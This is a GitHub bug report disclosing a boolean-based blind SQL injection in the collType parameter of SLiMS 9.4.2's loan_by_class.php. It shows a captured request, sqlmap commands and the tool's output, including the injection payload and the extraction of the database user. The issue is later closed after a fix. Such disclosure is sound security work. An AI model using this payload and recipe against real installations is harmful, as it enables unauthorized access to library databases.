[Security Bug] Boolean SQL Injection in loan_by_class.php #163

Closed **0xdc9** opened this issue on Oct 16 · 0 comments

Labels bug

0xdc9 commented on Oct 16


Describe the bug
An unsanitized collType parameter can be used to perform bloolean base blind SQL Injection attack

To Reproduce

1. Log in as admin
2. go to http://localhost/admin/modules/reporting/customs/loan_by_class.php?reportView=true&year=2002&class=bbbb&membershipType=a&collType=aaaa
3. capture the request and save it to a file
4. use sqlmap with this command `sqlmap -r <capture_http_req >.req--level 5 --risk 3 --dbms=mysql -p collType --technique=B --current-user`


Screenshots

1. bredel.req



```
sh-3.2$ cat bredel.req
GET /H1y4AaAa/slims9_bulian-9.4.2/admin/modules/reporting/customs/loan_by_class.php?reportView=true&year=2002&class=bbbb&membershipType=a&collType=aaaa HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: id,en-US;q=0.9,en;q=0.8,ru;q=0.7
Cookie: SenayanAdmin=l3c665bgf6d65plvdibc3cicud; admin_logged_in=1; SenayanMember=6p19pt0cn2d5710q07005t3vkv
Connection: close
```

2. sqlmap first run without getting anything from the database




```
sh-3.2$ sudo sqlmap -r bredel.req --level 5 --risk 3 --dbms=mysql -p collType --technique=B
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.4.4#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and f

[*] starting @ 21:20:39 /2022-10-16/

[21:20:39] [INFO] parsing HTTP request from 'bredel.req'
[21:20:40] [INFO] testing connection to the target URL
[21:20:41] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:20:41] [INFO] testing if the target URL content is stable
[21:20:41] [INFO] target URL content is stable
[21:20:41] [WARNING] heuristic (basic) test shows that GET parameter 'collType' might not be injectable
[21:20:41] [INFO] testing for SQL injection on GET parameter 'collType'
[21:20:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:20:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[21:20:58] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[21:21:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[21:21:07] [INFO] GET parameter 'collType' appears to be 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)' injectable (with --code=200)
[21:21:07] [INFO] checking if the injection point on GET parameter 'collType' is a false positive
GET parameter 'collType' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 319 HTTP(s) requests:
---
Parameter: collType (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: reportView=true&year=2002&class=bbbb&membershipType=a&collType=aaaa' AND 2034=(SELECT (CASE WHEN (2034=2034) THEN 2034 ELSE (SELECT 6177 UNION SELECT 9805) END))-- -
---
[21:21:12] [INFO] testing MySQL
[21:21:13] [INFO] confirming MySQL
[21:21:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 8.0.0
```

3. sqlmap get current user



```
sh-3.2$ sudo sqlmap -r bredel.req --level 5 --risk 3 --dbms=mysql -p collType --technique=B --current-user
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and f

[*] starting @ 21:21:44 /2022-10-16/

[21:21:44] [INFO] parsing HTTP request from 'bredel.req'
[21:21:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: collType (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: reportView=true&year=2002&class=bbbb&membershipType=a&collType=aaaa' AND 2034=(SELECT (CASE WHEN (2034=2034) THEN 2034 ELSE (SELECT 6177 UNION SELECT 9805) END))-- -
---
[21:21:44] [INFO] testing MySQL
[21:21:44] [INFO] confirming MySQL
[21:21:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 8.0.0
[21:21:44] [INFO] fetching current user
[21:21:44] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[21:21:44] [INFO] retrieved: root@localhost
current user: 'root@localhost'
[21:21:53] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 40 times
```

Versions

- OS: Kali Linux(Debian) 2021
- Browser: Firefox 78.7.0.esr(64-bit)
- Slims Version: slims9_bulian-9.4.2

0xdc9 added the bug label on Oct 16

drajathasan added a commit that referenced this issue 8 days ago

`Fix issue #163` a07958d

0xdc9 closed this as completed 2 days ago

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant